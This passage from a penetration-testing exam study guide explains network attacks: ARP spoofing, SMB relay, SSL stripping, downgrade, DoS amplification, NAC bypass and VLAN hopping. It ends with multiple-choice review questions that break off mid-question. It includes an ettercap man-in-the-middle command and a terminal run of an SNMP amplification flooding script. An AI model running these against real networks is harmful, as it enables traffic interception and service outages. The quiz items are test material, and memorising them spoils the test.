- It requires that the tester reside on the same logical network as both the router and the target host.
- It can be highly disruptive if done incorrectly. ARP spoofing is best between two hosts and not against an entire network. Be sensitive to targeting cluster members and routers using HSRP. These can cause failover or network flapping to occur.
- When done properly, all traffic between the victim and the router can be seen.
- ARP spoofing allows you to see traffic, but if it's encrypted, other attacks have to be used to view the raw traffic.
- It takes time for poisoned ARP caches to expire and reset to normal expected values on their own if no other intervention is done.



ADDITIONAL RESOURCES Hot Standby Routing Protocol (HSRP) is a Cisco protocol for routing redundancy that can be negatively impacted by the use of ARP spoofing. Read more about HSRP at Cisco:

<https://www.cisco.com/c/en/us/support/docs/ip/hot-standby-router-protocol-hsrp/9234-hsrpguidetoc.html>

How It Works

When two hosts need to communicate on a network, DNS turns the hostname (computer1) into an IP address (192.168.1.6). The network routes the traffic until it gets to the correct subnet. ARP turns the IP address into the MAC address of the target host so that it can be delivered to the target.

With ARP spoofing, an attacker can take advantage of the broadcast nature of the ARP protocol to trick two parties into sending traffic to the attacker instead of the appropriate target. In typical behavior, ARP would determine the target MAC address so that the router knows the physical network address where it will send the traffic. An ARP request occurs as follows:

- The sender asks the network via a broadcast: “Who has the IP address 1.2.3.4? Tell 1.2.3.5.” In this case, the host 1.2.3.5 would be trying to send traffic to host 1.2.3.4.
- When 1.2.3.4 sees the traffic, it would send its MAC address back to 1.2.3.5 in an ARP response by using the MAC address for 1.2.3.5 that it knows from the original request.

In normal operation, once a host knows the MAC address for the other host, it stores it in an ARP table for easy lookup for a period of time. Because sometimes people change IP addresses, these entries don’t stay around for long—most stay in the ARP table for 20 minutes or less, and the process starts again when they age out.

Some hosts may need to update everyone on the network to let them know that they have moved. This may happen, for example, in high-availability clusters. When one host needs to take over, they need to make sure everyone knows immediately. The solution to this is a gratuitous ARP packet. It’s gratuitous because nobody asked for it—the host just sends it. In this case, once it goes out, everybody knows the new MAC address for the load-balanced IP address so that as few packets as possible are lost when the hardware fails over.

ARP has no authentication, so the network doesn’t know whether or not the sender for a gratuitous ARP is being honest. To detect and prevent ARP spoofing, additional technologies have to be added onto the router, and many networks don’t have these in place.

Normal ARP Flow To understand how the attack works, penetration testers should

understand how normal ARP requests work. [Figure 3.2-4](#) contains a review of a normal ARP flow.




FIGURE 3.2-4 Normal ARP flow

Here is an explanation of [Figure 3.2-4](#):

1. (Broadcast) Brian asks the 10.0.0.0 subnet: “Who has 10.0.0.1? What is your MAC?”
2. Gateway (router) responds: “I am 10.0.0.1. My MAC is DE:AD:BE:EF:88:77.”
3. Brian sends a SYN packet to the router, destined for Adelle.
4. (Broadcast) Router asks the 192.168 subnet: “Who has 192.168.1.99? What is your MAC?”
5. Adelle responds: “I am 192.168.1.99. My MAC is 12:34:56:78:9A:BC.”
6. Router forwards the SYN packet to Adelle.
7. Adelle responds to the router.
8. The router forwards the response to Brian to complete the connection.

Scenario: ARP Spoofing

Figure 3.2-5 illustrates an ARP spoofing flow where the penetration tester executes a man-in-the-middle attack. Penetration testers need the following to perform this attack:




FIGURE 3.2-5 ARP spoofing man-in-the-middle attack

- The IP address of the router
- The IP address of a target machine
- The IP address of an attacking host

Using the popular man-in-the-middle tool Ettercap, the penetration tester would execute the following command to perform this attack. The `-q` flag prevents it from printing packet content to the console. The `-T` flag enables the text-only interface. The `-M` option tells it to activate a man-in-the-middle attack using, in this case, arp. The next two arguments are the IP addresses of the targets to be attacked.

```
$ ettercap -q -T -M arp /192.168.1.1// /192.168.1.5//
```

1. (Gratuitous ARP) Monkey tells Brian: “I am 10.0.0.1. My MAC is

AA:BB:CC:DD:EE:FF.”

2. (Gratuitous ARP) Monkey tells the router (10.0.0.1): “I am 10.10.10.5. My MAC is AA:BB:CC:DD:EE:FF.”
3. Brian sends a SYN destined for Adelle. It sends this to its known gateway (10.0.0.1), which it knows as MAC address AA:BB:CC:DD:EE:FF, which is really Monkey.
4. Monkey receives the request for Adelle and forwards it to the real gateway (10.0.0.1) at the MAC address DE:AD:BE:EF:88:78.
5. (Broadcast) Router asks the 192.168 subnet: “Who has 192.168.1.99? What is your MAC?”
6. Adelle responds: “I am 192.168.1.99. My MAC is 12:34:56:78:9A:BC.”
7. The router forwards the SYN packet to Adelle.
8. Adelle responds to the router.
9. The router forwards the response to Monkey (who it thinks is Brian) to complete the connection.
10. Monkey forwards the response to the real Brian.

Replay Attacks

Replay attacks are simply capturing and then replaying data. For hosts that do not implement a per-transaction nonce or sufficient randomization between requests, this can enable the penetration tester to take the same action that the original user took without needing further valid credentials.

Key Facts

- Replay attacks require that the penetration tester can intercept the original message.
- They require that a penetration tester can replay the message to the target.
- Replay attacks take advantage of the ability to replay data on the network without needing a change in state.
- Replay attacks can be used to perform a variety of different actions on the network, but the implantation will depend on the protocols being used.
- Replay attacks can be used on wired and wireless networks, including protocols that aren’t specifically network related.
- You use replay attacks when there aren’t preventative measures in place and you want the exact same action to happen again.

How It Works

The specifics of how this works depends on what is being attacked. When there aren't aspects of protocols that prevent replay, this attack is simply capturing one side of a conversation and playing back the parts where you'd like the activity to be repeated. When the target has no means to differentiate the replayed attack from the original request, the request is honored and the action that was originally taken is completed again.

Scenario: Key Fobs

As an example, older wireless hosts like key fobs and alarms are a great choice for replay attacks. These attacks may be as simple as using a HackRF or similar gadget to capture the signal that the fob emits and then replaying that exactly in the future.

Relay Attacks

For an attack to be a relay attack, all that is required is for an attacker to receive a message from one host and forward it to another. In some cases, penetration testers can even relay a host back to itself. As examples, this can be used to conduct privilege escalation or lateral movement.

Key Facts

- Relay attacks are man-in-the-middle attacks where authentication sessions can be hijacked.
- These attacks are useful for dealing with situations where replay attacks don't work.
- These attacks frequently focus on hijacking authentication mechanisms.
- These rely on a man-in-the-middle attack vector to be successful before these can work.
- Common man-in-the-middle techniques for this scenario are ARP spoofing and NNBS/LLMNR attacks.

How It Works

The key to a relay attack is that someone needs to connect to the attacker and request a resource. When that request happens, the attacker opens up a separate connection and

replays that information to the target. When the session is completed, the attacker then has access to that session.

Scenario: SMB Relay

SMB that relies on NTLMv2 authentication (as opposed to Kerberos) may be vulnerable to an SMB relay attack. The penetration tester must be on the local network with the target to execute this attack, as it can't be done over the Internet. Rather than duplicate the already excellent documentation produced by the SANS Penetration Testing blog, reference their post that explains how this works called “SMB Relay Demystified and NTLMv2 Pwnage with Python” (<https://pen-testing.sans.org/blog/2013/04/25/smb-relay-demystified-and-ntlmv2-pwnage-with-python>).

SMB relay attacks are one of the most prominent types of relay attacks. For an SMB relay attack, the penetration tester encourages the target to make an SMB connection to the penetration testing attack platform. Once this request is made, the penetration tester can open a connection to another resource. This can be a server or even the workstation that initiated the request.

- The penetration tester requests a challenge nonce from the target host.
- The penetration tester presents the challenge nonce to the client that made the original request.
- The client sees the challenge nonce and creates a challenge response with their hash.
- The penetration tester receives the resulting challenge response and then sends it to a new host for authentication, establishing a valid, usable session, which can be used to gain access to files or issue remote commands against the target.

Here is another example using a browser:

- The penetration tester gets a target user to visit a link to a file (e.g., using an image tag with file:// as part of the link).
- The browser will authenticate to the attacker.
- The tester then replays the attack via CVE-2008-4037.

Attacks like this one can be mitigated by patches and sometimes by the browser settings. Internet Explorer’s security zones, for example, may prevent credentials from being automatically sent to hosts in certain zones. SMB signing can also prevent relay attacks, but it is less often enabled due to the considerable performance problems it can introduce.



ADDITIONAL RESOURCES Microsoft Open Specification Server Message Block protocol documents more about how SMB works:

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-smb2/

The blog “Practical Guide to NTLM Relaying...” by `byt3bl33d3r` contains a practical explanation of a replay attack: <https://byt3bl33d3r.github.io/practical-guide-to-ntlm-relaying-in-2017-aka-getting-a-foothold-in-under-5-minutes.html>

SSL Stripping

SSL stripping is the process of interfering with the SSL connection between two assets. By downgrading to a weaker protocol or a nonencrypted protocol, penetration testers who are able to get between two assets can render all of the traffic for that session visible and potentially tamper with it.

Key Facts

- SSL stripping is used to downgrade a victim to a nonencrypted protocol in order to snoop or modify traffic.
- SSL stripping relies on the target to not use SSL pinning.
- This requires the ability to use a man-in-the-middle attack on a victim.
- Tools like `mitm_relay` and `SSLstrip` are popular for executing this attack once a target is subjected to a man-in-the-middle attack.

How It Works

When a client connects to a server at the beginning of SSL encryption, the client presents information such as the cipher suites and protocol types and versions it can use. The server responds and includes its certificate and what cipher suites and protocol types and versions it supports. The client verifies the server’s certificate by looking at the signer and verifying that the information is valid by examining the certificate chain and the associated Certificate Authorities (CAs), as well as looking at certificate revocation lists (CRLs) and ensuring that the certificate isn’t revoked. If the IP address matches the hostname and the certificate matches the hostname of the host that the client is trying to reach, then the host is determined to be valid.



KEY TERMS **Certificate Authority (CA)** is an organization that issues digital certificates. **Certificates** are verifiable data files that contain information that establishes the identity of a certificate holder and can be used to establish the validity of websites and SSL connections, for example.

Once the formalities are underway, the two hosts negotiate a shared private key to be used for communication using public/private key encryption. Finally, when the shared private key is agreed upon and the server is recognized as valid, the communications commence using the shared key for communication for the rest of that session. The shared key is important because it is much faster than trying to negotiate encryption using the public/private key method.

Once the communication begins, the TLS pipe encrypts HTTP-based communications. In most cases, the TLS pipe may be valid for a series of web transactions. This is known as HTTP pipelining and allows a single session to request multiple pages before a new session is created. This process makes the slow TLS negotiation process more efficient, as the time-consuming public/private negotiation is the slowest part of establishing one of these connections.

Scenario: HTTP Redirect to HTTPS

Some websites will redirect a user to the HTTPS version of the website if a user requests the HTTP version. In this case, the penetration tester blocks that initial redirect and instead presents the SSL versions of the page to the victim over HTTP. This allows the target user to interact with the site while the server still believes the communication is encrypted. Meanwhile, the penetration tester can see all of the communication.

Scenario: Bogus SSL Certificate

Penetration testers may also present a bogus SSL certificate to the target user. If the user accepts this certificate, the tester can decrypt the traffic with the bogus SSL key, replay the traffic to the authentic site, and view all of the traffic sent in both directions. This scenario is much more noticeable on the victim's side and is less popular because of it.

Downgrade Attacks

Many protocols implement the ability for clients and servers to negotiate the version of the protocol that is used for communication. To ensure backwards compatibility, many organizations do not require the most secure protocol, but allow this negotiation to take place. If a penetration tester can get between two assets with a successful man-in-the-middle attack, a downgrade attack may render difficult-to-break security protocols ineffective.

Key Facts

- Downgrade attacks are used to convert a protocol to a more attackable one.
- These attacks are frequently used with NTLM-based attacks.
- Any attack that downgrades security in order to make a host more exploitable could be considered a downgrade attack.

How It Works

Downgrade attacks work by forcing the client to request a weaker version of the protocol during the negotiation process by coercing a user to download a weaker client or use a less secure configuration. How this works is contingent upon the individual protocols.

Scenario: NetNTLM Weaker Protocol

One example would work with a protocol like NetNTLM. NetNTLMv2 may be preferable because it has a higher level of security, but since some hosts can't use NetNTLMv2, computers may be operating under the directive "use NetNTLMv2, if you can." Downgrade attacks take advantage of the "if you can" part of this directive by requesting NetNTLMv1. Once the session is downgraded, penetration testers can take advantage of NetNTLMv1's weaknesses so that password-cracking attempts become faster and easier.

DoS/Stress Test

Denial of service attacks aim to exhaust resources on a target host. Depending on the architecture of that system, penetration testers may use one of many methodologies. The goal of these attacks may be to test system or application resilience or to render a resource unavailable in order to facilitate other types of attacks.

Key Facts

- Denial of service (DoS) is frequently a resource exhaustion attack.
- Resource exhaustion typically targets one of four areas: memory, disk, CPU, or bandwidth.
- DoS can be most effective when combined with other attacks.

How It Works

For hosts with limited bandwidth, a bandwidth-based attack may be the most effective. Using distributed nodes or reflection attacks, a series of bots can quickly eat up the maximum bandwidth of a host, effectively rendering that host unable to respond to traffic.

Penetration testers may succeed with other methods, including CPU exhaustion (using 100 percent of CPU), memory exhaustion, or disk space exhaustion. Attacks such as the Slowloris attack take advantage of the limited number of resources that a web server has available to maintain connections. Slowloris opens connections, and keeps them open, until the web server is unable to open more.

Scenario: SNMP Amplification Attack

A penetration tester wants to take down an external host and knows the host has limited bandwidth. The tester identifies a number of spoofable hosts on the Internet that have SNMP enabled. By sending a series of small UDP-based queries to these hosts, forged to look like the target, the tester can use up the bandwidth on the target host so that legitimate requests can't get through. The cumulative effect of these many hosts responding to the target host is considerable. [Figure 3.2-6](#) shows an example of this attack in action.

```
Terminal — bash — 70x26
# echo -n "1.2.3.4\n5.6.7.8\n9.10.11.12\n" > server.list
# ./snmpdos.py
SNMP Amplification DOS Attack
By DaRkReD
Usage snmpdos.py <target ip> <snmpserver list> <number of threads>
ex: ex: snmpdos.py 1.2.3.4 file.txt 10
SNMP serverlist file should contain one IP per line
MAKE SURE YOUR THREAD COUNT IS LESS THAN OR EQUAL TO YOUR NUMBER OF SERVERS
# ./snmpdos.py 192.168.0.1 server.list 3
Starting to flood: 192.168.0.1 using snmp list: server.list With 3 threads
Use CTRL+C to stop attack
Sending...
.....
```

FIGURE 3.2-6 SNMP amplification attack using snmpdos.py

Scenario: Memory Exhaustion

Another example would be if a penetration tester wanted to break a website. The tester has identified a query that will search the entire database for a value. It takes a while for this query to complete—much longer than most of the queries on the site. The tester launches several of these queries at once, and the resulting load on the server takes up all the memory on the host. Since there is no more memory to spawn requests for legitimate queries, and the queries that are underway take longer and longer to complete, the penetration tester has successfully used a DoS attack on the host. Even though the bandwidth is fine, the host does not have enough available memory to process more queries.

NAC Bypass

Network Access Control (NAC) is a mechanism for preventing assets that do not belong on a network from connecting to a network based on characteristics of the asset. NAC bypass techniques enable penetration testers to connect systems to networks that wouldn't typically be able to connect due to this control.

Key Facts

- NAC bypass allows systems to access the network that should not normally be allowed to connect.
- Attacks generally target port-based NAC bypass or DHCP-based NAC bypass.
- Port-based NAC bypass typically relies on piggybacking a valid MAC address that is allowed to be on the network through transparent MAC.
- DHCP-based NAC bypass takes advantage of a host that has already enabled a port to use that port.
- Most NAC bypass involves abusing an existing NAC-allowed device or port.

How It Works

Administrators may choose to prevent devices from connecting to the network at the physical layer by blocking or allowing connectivity to specific network ports or from specific MAC addresses. These systems may implement posture checks to determine whether a device should be allowed to connect or not. These may check the manufacturer, a specific software configuration, or other identifying characteristics.

This type of posture checking may take place with an 802.1x agent that interacts with the switch, or in some cases, DHCP may be used to place devices in different VLANs based on the results of these posture checks. If the host meets the requirements to be on the internal network, the port will be put into the internal VLAN with normal access. If it doesn't, it will be put into a remediation VLAN with limited access to other network resources. Penetration testers will desire to have access that is as unlimited as possible, and will therefore attempt to bypass these systems in order to connect to the internal network. Bypassing NAC could involve spoofing the elements of the posture check or using static rather than dynamic configurations controlled by NAC enforcement.

Scenario: Transparent MAC Bridge

A transparent bridge can use the MAC address of an existing host and add an IP address to the port. When the IP address matches the bridge, the bridge responds; otherwise, the real host responds.



ADDITIONAL RESOURCES Skip Duckwall presents a great summary of how

many of these attacks work in the paper “A Bridge Too Far” from Defcon 19:
<https://www.defcon.org/images/defcon-19/dc-19-presentations/Duckwall/DEFCON-19-Duckwall-Bridge-Too-Far.pdf>

Scenario: Port Piggybacking

If NAC allows a connection via a particular port, a penetration tester may place a hub or other networking device on that port in order to allow traffic from both the legitimate device and the injected device, effectively bypassing NAC.

Scenario: Abuse of Security Exceptions

Devices like printers may have a security exception because they don’t support the requirements of a particular NAC implementation. As a result, simply unplugging the printer and plugging in another device will automatically be allowed on the internal network. This technique is less of a bypass and more of a configuration exploitation, since the port never had NAC on it in the first place.

VLAN Hopping

Virtual local area networks (VLANs) allow multiple logical networks to exist on a single switch. The idea is to allow network isolation between these segments.

Key Facts

- VLAN hopping takes advantage of weak 802.1q settings.
- This type of attack is more common in data centers and areas with VoIP phones.
- In order to execute this attack, the penetration tester must have a network adapter that can support 802.1q.

How It Works

802.1q (also referred to as “dot 1q”) is a protocol that allows for VLAN tagging. VLAN tagging wraps network packets in a wrapper that is tagged with a specific network ID, which is how the network knows what logical network the traffic is supposed to be on. This is also helpful in the case that a single host needs to exist on multiple networks—VLAN tagging enables this through a single switch port. Using a

single switch port for multiple VLANs is an example of trunking. If trunking is enabled, or a port is configured with Dynamic Trunking Protocol (DTP), penetration testers may execute an attack that hops between VLANs, therefore bypassing the controls designed to provide network isolation between virtual segments.



KEY TERM **Dynamic Trunking Protocol (DTP)** is a Cisco network protocol that negotiates the details needed for trunking between VLAN-aware switches.

Here is an example of when this might be useful. Suppose a penetration tester is connected to a port that has a computer and a phone attached. The tester isn't able to get out of the network because the data is required to go through a proxy. The penetration-testing platform is a Mac that supports 802.1q, so after some recon, the tester is able to determine the VLAN for the phone on the network. By sending a series of crafted packets using 802.1q to scan the network that the phone is part of, the tester realizes that because the phone uses SIP, it's allowed to go directly to the Internet. By crafting these 802.1q packets, the penetration tester may be able to exfiltrate the sensitive data that wasn't able to pass the proxy.

Scenario: Tagging in the Native VLAN

The native VLAN is the VLAN that is assigned to the port in case there are no tagged frames. In other words, it's the network to which the switch defaults when no other frame tag is specified. When a host resides on a native VLAN and someone adds a .1q header to the frame, that header will cause the switch to recognize the traffic as part of a different VLAN. This may allow a penetration tester to send and receive packets to or from a network segment that is normally isolated from the one on which the tester's device resides.

Scenario: Double Tagging

If the tag that is being used for the attack doesn't match one on the switch, then this attack may be stopped. It's possible to double tag a request and include a top-level tag for the network that the port is part of, as well as a secondary tag for a network that the upstream router is part of. By double tagging the request, the host can participate in a network that is shared by an upstream device but that the penetration tester's device is

not part of.

REVIEW

Objective 3.2: Given a scenario, exploit network-based

vulnerabilities Network-based vulnerabilities are as much about exploiting protocol weaknesses and weak configurations as they are about weaknesses in specific versions of the software that implements the protocols. By carefully targeting critical, commonly used network protocols, penetration testers can gain valuable insight and access to a network. Name resolution protocols, plaintext protocols, trunking, abuse of authentication protocols, man-in-the-middle attacks, controls bypass, and denial of service techniques have all been covered in some detail in this objective.

3.2 QUESTIONS

1. A penetration tester is conducting a test from outside the target network. The following ports are exposed based on a network scan: TCP 53, 21, 25, 443, 80, and 8080. Which of the following network-based attacks might apply?
 - A. FTP attacks, NBNS attacks, and DNS attacks
 - B. DNS attacks, SMTP attacks, and denial of service attacks
 - C. Denial of service attacks, DNS attacks, and SNMP attacks
 - D. SSL stripping, DNS attacks, and downgrade attacks
2. A penetration tester has captured a NetNTLMv2 hash using the popular NBNS/LLMNR spoofing tool Responder. Which of the following options could the tester next pursue?
 - A. Pass-the-hash attack
 - B. Password cracking
 - C. SMB null session enumeration
 - D. VLAN hopping
3. Community strings are a component of which protocol?
 - A. DNS
 - B. FTP
 - C. SMTP
 - D. SNMP

4. Which of the following attacks can be mitigated with a bailiwick check?
- A. NBNS poisoning
 - B. DNS cache poisoning
 - C. VLAN hopping
 - D. Port piggybacking
5. Which of the following protocols are commonly plaintext? (Choose all that apply.)
- A. SNMPv1
 - B. FTP
 - C. NTLM
 - D. HTTPS
6. Fill in the blank for the following DNS response:

```
Terminal — -bash — 70x26
$ dig www.comptia.org

; <>> DiG 9.10.6 <>> www.comptia.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41191
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.comptia.org.

;; ANSWER SECTION:
www.comptia.org.      599      ---      198.134.5.6
;; Query time: 64 msec
;; SERVER: 10.0.0.1#53(10.0.0.1)
;; WHEN: Sun Jun 14 15:15:06 EDT 2018
;; MSG SIZE  rcvd: 60
$
```

- A. IN A
 - B. SOA AAA
 - C. A Name
 - D. MX comptia.org
7. Which of the following scenarios would constitute an open relay for a mail server? (Choose all that apply.)

- A. Able to send an e-mail from inside the network as an internal user to an external user
 - B. Able to send an e-mail from outside the network as an external user to an internal user
 - C. Able to send an e-mail from inside the network as an external user to an external user
 - D. Able to send an e-mail from outside the network as an internal user to an internal user
8. Which of the following could a penetration tester use to pass the hash?
- A. A hash entry from /etc/passwd
 - B. Hashed domain credentials dumped from NTDS.dit
 - C. A plaintext password dumped by Mimikatz
 - D. A hash collected from Responder in NetNTLMv2 format
9. Sending unsolicited responses to a name service in order to have a malicious value stored by the target is an example of which of the following?
- A. ARP poisoning
 - B. NBNS or LLMNR poisoning
 - C. DNS cache poisoning
 - D. Reflected denial of service
10. Which of the following are concerns regarding potential disruption for a penetration tester attempting to conduct an ARP spoofing attack for a man-in-the-middle attack? (Choose two.)
- A. Cluster members
 - B. Choosing limited hosts to target, rather than an entire network
 - C. Encrypted traffic
 - D. Cache timeout
11. In the following example, which domain is cached?

```

dig +norecurse @10.8.8.8 comptia.org
; <>>> DiG 9.7.4 <>>> +norecurse @10.8.8.8 comptia.org
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2757
;; flags: qr ra; QUERY: 1, ANSWER: 0, AUTHORITY: 13, ADDITIONAL: 0
;; QUESTION SECTION:
;comptia.org.           IN      A
;; AUTHORITY SECTION:
.                   518400    IN      NS      ns-home.domain.
;; Query time: 19 msec
;; SERVER: 10.8.8.8#53(10.8.8.8)

```

A. 10.8.8.8

B. comptia.org

C. ns-home.domain

D. None of the above

- 12.** The penetration tester sees the following DNS request. Which of the following responses are most likely to succeed? Assume bailiwick checking is disabled.

```

▼ Domain Name System (response)
  [Request In: 4824]
  [Time: 0.108108000 seconds]
  Transaction ID: 0x670e
  ▶ Flags: 0x8100 Standard query response, No error
  Questions: 1
  Answer RRs: 3
  Authority RRs: 9
  Additional RRs: 4
  ▷ Queries
    ▷ messenger.hotmail.com: type A, class IN
      Name: messenger.hotmail.com
      [Name Length: 21]
      [Label Count: 3]
      Type: A (Host Address) (1)
      Class: IN (0x0001)
  ▷ Answers
    ▷ messenger.hotmail.com: type CNAME, class IN, cname messenger.hotmail.geo.msnmessenger.msn.com.akadns.net
      Name: messenger.hotmail.com
      Type: CNAME (Canonical NAME for an alias) (5)
      Class: IN (0x0001)
      Time to live: 3495
      Data length: 55
      CNAME: messenger.hotmail.geo.msnmessenger.msn.com.akadns.net

```

A.

Terminal — bash — 70x26

```
Domain Name System (Response)
[Request In: 4824]
[Time: 0.108108000 seconds]
Transaction ID: 0x670e

...
Queries
messenger.hotmail.com: type A, class IN
  Name: messenger.hotmail.com
  [Name Length: 21]
  [Label Count: 3]
  Type: A (Host Address) (1)
  Class: IN (0x0001)

Answers
messenger.hotmail.com: type CNAME, class IN, cname
  messenger.hotmail.geo.msnmessenger.msn.com.akadns.net
  Name: messenger.hotmail.com
  Type: CNAME (Canonical NAME for an alias) (5)
  Class: IN (0x0001)
  Time to live: 3495
  Data length: 55
  CNAME: messenger.hotmail.geo.msnmessenger.msn.com.akadns.net
```

B. Terminal — bash — 70x26

```
Domain Name System (Response)
[Request In: 4824]
[Time: 0.108108000 seconds]
Transaction ID: 0x832a

...
Queries
hotmail.com: type A, class IN
  Name: hotmail.com
  [Name Length: 21]
  [Label Count: 3]
  Type: A (Host Address) (1)
  Class: IN (0x0001)

Answers
messenger.hotmail.com: type CNAME, class IN, cname
  messenger.hotmail.geo.msnmessenger.msn.com.akadns.net
  Name: messenger.hotmail.com
  Type: CNAME (Canonical NAME for an alias) (5)
  Class: IN (0x0001)
  Time to live: 3495
  Data length: 55
  CNAME: messenger.hotmail.geo.msnmessenger.msn.com.akadns.net
```

C.

```
Terminal — bash — 70x26
Domain Name System (Response)
[Request In: 4824]
[Time: 0.108108000 seconds]
